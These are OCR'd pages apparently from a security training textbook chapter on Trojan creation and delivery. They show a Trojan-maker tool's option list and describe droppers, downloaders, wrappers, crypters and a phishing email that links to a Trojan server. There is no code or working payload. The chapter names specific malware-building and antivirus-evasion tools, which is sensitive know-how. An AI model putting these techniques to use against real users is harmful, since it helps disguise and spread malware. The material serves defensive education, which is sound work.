

(>DarkHorse Trojan Virus Maker 1.2)
x
Trojan Virus Maker 1.2
Client Name
DarkHorse Trojan Virus Maker 1.2
Trojan Virus Maker
☐ Webcam Streaming
☐ Audio Streaming
☐ Crazy Mouse
☐ Lock Windows Live
☐ Block All Websites
☐ Disable Desktop Icons
☐ Remove Desktop Background
☐ Disable Administration
☐ Broken Mouse
☐ Hide Desktop Icons
☐ ++CC Virus
☐ #C Virus
☐ Flood Large Files
☐ Flood Control Error
☐ Memory User
☐ Disable Proccess
☐ Hot Computer
☐ Overloaded Files
☐ Hot Machine
☐ Remove Documents
☐ Remove Videos
☐ Remove Music
☐ Beeping Noise
☐ Broken Keyboard
☐ Virus Warnings
☐ Slow Down Computer Speed
☐ Disable Start Button
☐ Disable Task Manager
☐ Disable CMD
☐ Disable Norton Antivirus
☐ Disable Avg Internet Secerity
☐ Store Virus
Trojan Force
☐ ShutDown Computer (1 Minuite)
☐ Restart Computer (1 Minuite)
☐ LogOff Computer (1 Minuite)
Show Code Text
Create As Text File
Trojan Virus Maker 1.2

Name: Webcam Streaming

Figure 7.24: Screenshot of DarkHorse Trojan Virus Maker

Some additional Trojan horse construction kits are as follows:

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



Employing a Dropper or Downloader

Droppers

- Dropper is used to **camouflage the malware payloads** that can impede the functioning of the targeted systems
- Dropper consists of one or more types of malware features that can make it **undetectable by antivirus software**; also the installation process can be **done stealthy**
- **Emotet dropper** and **Dridex dropper** are some of the famous droppers that attackers employ for deploying malware to the target machine

Downloaders

- Downloader is a program that can **download and install harmful programs** like malware
- Downloader **does not carry malware** of itself as dropper does, so there is the possibility for a new unknown downloader to **pass through the anti-malware scanner**
- **Godzilla Downloader** and **Trojan.Downloader** are some of the famous downloaders that attackers employ for deploying malware to the target machine

Employing a Dropper or Downloader

After constructing their intended Trojans, attackers can employ a dropper or a downloader to transmit the Trojan package to the victim's machine.

Droppers

Droppers are programs that are used to camouflage malware payloads that can impede the functioning of the target system. The dropper consists of one or more types of malware features that can make it undetectable by antivirus software; moreover, the installation process can be stealthily performed.

The dropper is executed by simply loading its own code into the memory, and the malware payload is then extracted and written into the file system. Next, the malware installation process is initiated, and the payload is executed.

Emotet and Dridex are well-known droppers that attackers employ for deploying malware on the target machine.

Downloaders

A downloader is a program that can download and install harmful programs such as malware. Downloaders are similar to droppers to a certain extent. However, the main difference is that a downloader does not carry malware itself whereas a dropper does; hence, it is possible for a new unknown downloader to pass through the anti-malware scanner.


Attackers use downloaders as part of the payload or other harmful programs that can drop and stealthily install the malware. Downloaders are spread as camouflaged files attached in emails, and the attached programs pose as legitimate programs such as accounts.exe or invoices.

When the victim opens the attached infected file, the downloader tries to contact the remote server for directly fetching other malicious programs.

Godzilla downloader, Trojan.Downloader, W97M.Downloader!gen36, and ISB.Downloader!gen277 are some well-known downloaders that attackers employ for deploying malware on the target machine.


Employing a Wrapper

- A wrapper **binds a Trojan executable** with genuine looking **.EXE** applications, such as games or office applications
- When the user runs the wrapped .EXE, it first **installs the Trojan in the background** and then runs the wrapping application in the foreground
- Attackers might send a birthday greeting that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



IExpress Wizard

- IExpress Wizard wrapper guides the user to create a **self-extracting package** that can automatically install the **embedded setup files**, Trojans, etc.



Welcome to IExpress 2.0

This wizard will help you create a self-extracting / self-installing package.

First, you need to create a Self Extraction Directive (SED) file to store information about your package. If you have already done this, select Open existing one; otherwise, select Create New Self Extraction Directive file.

● Create new Self Extraction Directive file.
○ Open existing Self Extraction Directive file:

Wrappers

- Elite Wrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

Employing a Wrapper

Wrappers bind the Trojan executable with.EXE applications that appear genuine, such as games or office applications. When the user runs the wrapped .EXE application, it first installs the Trojan in the background and then runs the wrapping application in the foreground. The attacker can compress any (DOS/WIN) binary with tools such as petite.exe. This tool decompresses an EXE file (once compressed) at run time. Thus, it is possible for the Trojan to get in virtually undetected, as most antivirus software cannot detect the signatures in the file.

The attacker can also place several executables inside one executable. These wrappers may also support functions such as running one file in the background and another one on the desktop.

Technically speaking, wrappers are a type of “glueware” used to bind other software components together. A wrapper encapsulates several components into a single data source to make it usable in a more convenient manner compared to the original unwrapped source.

The lure of free software can trick users into installing Trojan horses. For instance, a Trojan horse might arrive in an email described as a computer calculator. When the user receives the email, the description of the calculator may lead him/her to install it. Although it may, in fact, be a default application, once the user installs the application file, the Trojan is installed in the background and it will perform other actions that are not readily apparent to the user, such as deleting files or emailing sensitive information to the attacker. In another instance, an attacker sends a birthday greeting that will install a Trojan as the user watches, e.g., a birthday cake dancing across the screen.





Figure 7.25: Example of Wrapper

Covert Wrapper Programs

- **IExpress Wizard**

  IExpress Wizard is a wrapper program that guides the user to create a self-extracting package that can automatically install the embedded setup files, Trojans, etc. IExpress can remove the setup files after execution and thus erase traces of Trojans. Then, it can run a program or only extract hidden files. Such embedded Trojans cannot be detected by antivirus software.



Welcome to IExpress 2.0

This wizard will help you create a self-extracting / self-installing package.

First, you need to create a Self Extraction Directive (SED) file to store information about your package. If you have already done this, select Open existing one; otherwise, select Create New Self Extraction Directive file.

● Create new Self Extraction Directive file.

○ Open existing Self Extraction Directive file:

Figure 7.26: Screenshot of IExpress Wizard

Some additional wrapper tools are as follows:

- Elite Wrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

Employing a Crypter

- Crypter is software used by hackers to **hide viruses**, **keyloggers** or **tools** in any kind of file, so that they do not easily get detected by antiviruses

BitCrypter

BitCrypter can be used to encrypt and **compress 32-bit executables** and **.NET apps** without affecting their direct functionality

BitCrypter
BIT CRYPTER
New Icon
OK
Cancel
Another Icon

Crypters

- SwayzCryptor
- AegisCrypter v1.5
- Hidden Sight Crypter
- Battleship Crypter
- Heavens Crypter
- Cypherx

Employing a Crypter

A crypter is a software that encrypts the original binary code of the .exe file. Attackers use crypters to hide viruses, spyware, keyloggers, RATs, etc., to make them undetectable by antivirus software.

Some crypters that one can use to prevent malicious programs from being detected by security mechanisms are as follows.

- **BitCrypter**

  Source: *https://www.crypter.com*

  BitCrypter can be used to encrypt and compress 32-bit executables and .NET apps without affecting their direct functionality. A Trojan or malicious software piece can be encrypted into legitimate software to bypass firewalls and antivirus software. BitCrypter supports a wide range of OS, from Windows XP to the latest Windows 10.



BitCrypter
BIT CRYPTER
PDF
Adobe
New Icon
OK
Cancel
Another Icon

Figure 7.27: Screenshot of BitCrypter

Some additional crypter tools are as follows:


- SwayzCryptor
- AegisCrypter v1.5
- Hidden Sight Crypter
- Battleship Crypter
- Heavens Crypter
- Cypherx

Propagating and Deploying a Trojan

Deploy a Trojan through Emails

Major Trojan Attack Paths:

- User clicks on the **malicious link**
- User opens **malicious email attachments**



Apple Store
Call 1-800-MY-APPLE

Dear Customer,

To view the most up-to-date status and make changes to your Apple Online Store order, visit online your Order Status.

You can also contact **Apple Store Customer Service** at 1-800-676-2775 or visit online for more information.


Visit the Apple Online Store to purchase Apple hardware, software, and third-party accessories.
To purchase by phone, please call 1-800-MY-APPLE.

Link to Trojan Server
4
The Trojan connects to the attack server
Attacker sends an email to victim containing link to Trojan server
1
Attacker
Victim
2
Victim clicks the link and immediately connects to Trojan server in Russia
Internet
Attacker installs the Trojan, infecting his machine
Trojan Server (Russia)
3
Trojan is sent to the victim

